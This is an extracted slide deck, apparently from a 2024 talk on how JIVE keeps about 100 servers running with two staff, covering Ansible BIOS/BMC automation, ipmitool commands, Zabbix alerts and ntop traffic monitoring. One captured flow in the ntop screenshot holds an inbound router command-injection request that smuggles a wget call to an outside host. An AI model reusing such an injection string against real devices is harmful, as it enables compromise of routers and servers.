




EVN TOG 2024, buijs@jive.eu

How do you maintain 100 servers with 2 FTE?



What does the ICT look like @JIVE

- storage
- compute
- network
- services



42 empty bios batteries



- Backup the bios
- Replace batteries
- While we are at it update the bios as well
- Setup the bios

X42

ansible

```
- name: Make a backup of the current bios config
  delegate_to: localhost
  shell: sm-sum -i {{inventory_hostname_short}}.ipmi -
    u ADMIN -p {{ ipmi_admin_password }} -c
    GetCurrentBiosCfg --file
    /var/bios-conf/{{inventory_hostname_short}}-$(date +'%F-
    %H-%M').bios.cfg
  tags: bios-config
```



Automated bios upgrades are
not for the faint hearted.

- Wybren Buijs -

Ansible

```
- name: update bmc firmware to first intermediate step
  delegate_to: localhost
  shell: sm-sum -i {{inventory_hostname_short}}.ipmi -u ADMIN -p -c
  UpdateBmc --file ~/ansible/roles/bios-update/files/first.bin --
  overwrite_cfg

- name: wait for bmc to reboot
  wait_for:
    timeout: 360
```

Ansible

```
- name: get the board type to select the right config
  delegate_to: localhost
  shell: sm-sum -i {{inventory_hostname_short}}.ipmi -u ADMIN -p
{{ ipmi_admin_password }} -c GetBiosInfo |grep "Board ID" | grep -Eo '[0-9]*'
  register: board_id

- name: push a bios config to the machine
  delegate_to: localhost
  shell: sm-sum -i {{inventory_hostname_short}}.ipmi -u ADMIN -p
{{ ipmi_admin_password }} -c ChangeBiosCfg --file
~/ansible/roles/bios-set-config/files/{{board_id.stdout}}.cfg
```

New servers

- PXE boot
- Preseed
- Late run script
- Ansible

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Ipmitool fu

```
ipmitool hostname.ipmi chassis  
bootparam set bootflag force_pxe
```

```
ipmitool hostname.ipmi chassis  
bootparam set bootflag force_bios
```

Monitoring, analytics and troubleshooting

Problems



Export to CSV



Events updated



▼

Show [Recent problems](#) [Problems](#) [History](#)

Host groups [Select](#)

Hosts [Select](#)

Triggers [Select](#)

Problem

Severity Not classified Warning High

Information Average Disaster

Age less than days

Show symptoms

Show suppressed problems

Show unacknowledged only

Host inventory [Type](#) [Remove](#)

[Add](#)

Tags [And/Or](#) [Or](#)

Contains value [Remove](#)

[Add](#)

Show tags [None](#) [1](#) [2](#) [3](#) [Tag name](#) [Full](#) [Shortened](#) [None](#)

Tag display priority

Show operational data [None](#) [Separately](#) [With problem name](#)

Compact view Show timeline


Show details Highlight whole row

[Save as](#)[Apply](#)[Reset](#)


	Time	Severity	Recovery time	Status	Info	Host	Problem	Duration	Update	Actions	Tags
	13:38:59	Average		PROBLEM		Trantor	Zabbix agent is not available (for 3m)	1h 49m 1s	Update		Application: Status
	13:37:30	High		PROBLEM		Trantor	↑ Unavailable by ICMP ping	1h 50m 30s	Update		Application: Status
	13:00										
	07:04:09	Average		PROBLEM		backup	↓ High memory utilization (>90% for 5m)	8h 23m 51s	Update		Application: Memory _mattermost_channe... _mattermost_channe... ***
	Today										
	2024-06-19 18:51:38	High		PROBLEM		backup	ZFS ARC meta size > 90% meta max size on backup	20h 36m 22s	Update		Application: ZFS Application: ZFS ARC _mattermost_channe... ***
	2024-06-19 18:00:42	High		PROBLEM		backup	ZFS ARC dnode size > 90% dnode max size on backup	21h 27m 18s	Update		Application: ZFS Application: ZFS ARC _mattermost_channe... ***
	Yesterday										
	2024-06-15 05:41:35	High	15:24:30	RESOLVED		flexbuf9	jive5ab disk mount problem	5d 9h 42m	Update		_mattermost_channe... _mattermost_channe... _mattermost_messa... ***
	2024-06-14 14:24:23	High	15:24:30	RESOLVED		flexbuf18	jive5ab disk mount problem	6d 1h	Update		_mattermost_channe... _mattermost_channe... _mattermost_messa... ***
	2024-06-13 16:59:14	Average		PROBLEM		HP 8212zl	↑ Interface G7(Mk5C-6): Link down	6d 22h 28m	Update		Application: Interface ... _mattermost_channe... _mattermost_channe... ***
	2024										
	2023-12-06 09:25:09	Average		PROBLEM		leaf0-r	↑ Interface swp7s0(swp7s0): Link down	6M 17d 5h	Update		Application: Interface ... _mattermost_channe... _mattermost_channe... ***
	December										
	2023-11-09 09:58:15	Average		PROBLEM		HP 8212zl	↑ Interface F10: Link down	7M 14d 4h	Update		Application: Interface ... _mattermost_channe... _mattermost_channe... ***

Displaying 10 of 10 found


Total power consumption JIVE



power flexbufs



sfxc-micro-blades



The screenshot shows the NetworkMiner interface with the following details:

- Header:** enp1s0, 16.00 Kbps, 43.50 Kbps, 56 flows, 27 hosts, 59 ports, 41 files, 166 processes, ntop.
- Search Bar:** Search
- Left Sidebar:** Dashboard, Monitoring, Alerts, Flows, Hosts, Maps, Interface, Settings, Developer, Help.
- Current View:** Live Flows | Analysis.
- Filter Bar:** Host, Protocol, Application, Status, TCP Flow State, Traffic Type, VLAN, Host Pools, Networks. All dropdowns are set to All.
- Reset Button:** Reset
- Table Headers:** Actions, Last Seen, Duration, Protocol, Score, Flow, Actual Thpt, Total By..., Info.
- Table Data:** A list of 20 network flows. Each row includes a magnifying glass icon, timestamp, duration, protocol (e.g., TCP:HTTP.ntop, UDP:collectd), score, flow details (source and destination IP/ports), throughput (e.g., 5.92 Mbps ↑, 4.24 Mbps ↑), total bytes, and a detailed info section with GET/OK status and URLs.

Actions	Last Seen	Duration	Protocol	Score	Flow	Actual Thpt	Total By...	Info
[Magnifying Glass]	01:00	01:01	TCP:HTTP.ntop [DPI]	60	10.87.6.177 [R] → 10.88.0.240 [L] : 3000	5.92 Mbps ↑	93.71 KB	[GET OK] 10.88.0.240:3000/lua/rest/v2/get/flow/active_list.lua?start=100&length=100&map_search=&visible_columns=actions%2Clast_se...
[Magnifying Glass]	00:31	00:31	TCP:HTTP.ntop [DPI]	60	10.87.6.177 [R] → 10.88.0.240 [L] : 3000	4.24 Mbps ↑	67.45 KB	[GET OK] 10.88.0.240:3000/lua/rest/v2/get/flow/active_list.lua?start=100&length=100&map_search=&visible_columns=actions%2Clast_se...
[Magnifying Glass]	00:11	11:01	TCP:LDAP [DPI]	50	10.88.0.240 [L] → 60976 [L] → ldap0.jive.nl [L] : ldap	505.11 Kbps ↓	401.53 KB	
[Magnifying Glass]	00:01	01:08:27	UDP:collectd [DPI]	50	10.88.1.246 [R] → 34197 [L] → 10.88.0.240 [L] : 6343	322.50 Kbps ↑	7.39 MB	_n_e_a_c_y_u_z_v_y
[Magnifying Glass]	00:46	00:46	TCP:HTTP.ntop [DPI]	60	10.87.6.177 [R] → 40590 [L] → 10.88.0.240 [L] : 3000	104.52 Kbps ↑	2.54 KB	[GET OK] 10.88.0.240:3000/lua/rest/v2/get/interface/data.lua?fid=2&type=summary
[Magnifying Glass]	00:04	00:04	TCP:HTTP.ntop [DPI]	60	10.87.6.177 [R] → 52848 [L] → 10.88.0.240 [L] : 3000	104.06 Kbps ↑	2.53 KB	[GET OK] 10.88.0.240:3000/lua/rest/v2/get/interface/data.lua?fid=2&type=summary
[Magnifying Glass]	00:01	11:12:56	UDPsFlow [DPI]		10.88.1.247 [R] → 57193 [L] → 10.88.0.240 [L] : 6343	83.77 Kbps ↓	68.05 MB	
[Magnifying Glass]	00:02	11:12:57	UDPsFlow [DPI]		10.88.1.249 [R] → 52969 [L] → 10.88.0.240 [L] : 6343	74.40 Kbps ↑	469.23 MB	
[Magnifying Glass]	00:01	01:08:27	ICMP:ICMP [DPI]	10	10.88.0.240 [L] → 10.88.1.246 [R]	73.78 Kbps ↑	2.26 MB	
[Magnifying Glass]	00:01	37:53	UDPsFlow [DPI]		10.88.1.248 [R] → 56012 [L] → 10.88.0.240 [L] : 6343	66.40 Kbps ↑	4.40 MB	
[Magnifying Glass]	00:02	11:12:57	ICMP:ICMP [DPI]		10.88.0.240 [L] → 10.88.1.249 [R]	36.89 Kbps ↑	21.81 MB	
[Magnifying Glass]	00:01	37:53	ICMP:ICMP [DPI]	10	10.88.0.240 [L] → 10.88.1.248 [R]	36.89 Kbps ↑	1.23 MB	
[Magnifying Glass]	00:01	11:12:56	ICMP:ICMP [DPI]		10.88.0.240 [L] → 10.88.1.247 [R]	36.83 Kbps ↓	21.96 MB	
[Magnifying Glass]	00:55	01:06	TCP:TLS [DPI]	60	157.55.39.10@[5] → 192.42.120.99@[5] → https	7.50 Kbps ↑	1.48 KB	services.jive.eu
[Magnifying Glass]	00:52	01:35	IPv6:ICMP:ICMPv6 [DPI]		fe80::ee0d:9aff:fed:8000 [L] → ff02::1:ff0f:ea:5 [M]	5.38 Kbps ↑	172.00 B	
[Magnifying Glass]	00:52	00:56	IPv6:ICMP:ICMPv6 [DPI]		fe80::ee0d:9aff:fed:7f80 [L] → ff02::1:ff0f:ea:5 [M]	5.38 Kbps ↑	172.00 B	
[Magnifying Glass]	00:40	01:01	IPv6:ICMP:ICMPv6 [DPI]		fe80::ee0d:9aff:fed:8000 [L] → ff02::1:ff01:233 [M]	5.37 Kbps ↑	172.00 B	
[Magnifying Glass]	00:08	00:15	TCP:Alibaba [DPI]	50	120.79.76.238@[5] → 33644 → 192.42.120.103@[5] → 2222	4.87 Kbps ↑	312.00 B	
[Magnifying Glass]	00:12	26:07	TCP:HTTP [DPI]	110	185.191.127.212@[5] → 60098 → 192.42.120.108@[5] → http	4.37 Kbps ↓	9.57 KB	[GET 0] 192.42.120.108:80/cgi-bin/luci/stok=/locale?form=country&operation=write&country=\$(id%3E60wget+http%3A%2F%2F103.14...
[Magnifying Glass]	00:50	01:05	TCP:SSH [DPI]	60	78.131.58.190@[5] → 57 → 192.42.120.108@[5] → ssh	3.88 Kbps ↑	124.00 B	

Divide it in to smaller bits

Services Service Portal Page

EVN goods and services

- [EVN Experiment Schedule](#)
- [EVN Experiment Feedback \(login required\)](#)
- [Live EVN fringes](#)
- [FTP Fringe Tests](#)
- [EVN-Calculator](#)
- [Feedbackplots](#)

Papers

- [Papers from annual report for 2023
\(but other years available by editing the url\)](#)
- [ADS bibcodes for EVN Papers by category](#)
- [Papers for station Ef for 2019 \(edit year and station abbreviation to taste!\)](#)
- [EVN Papers \(login required\)](#)

Miscellaneous

- [JIVE Leave Overview \(login required\)](#)

So how do you maintain a 100 servers with 2 FTE

- Automate with ansible
- Do proper monitoring
- Try to keep things simple

Questions?

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Mattermost → [jive.wybren](#)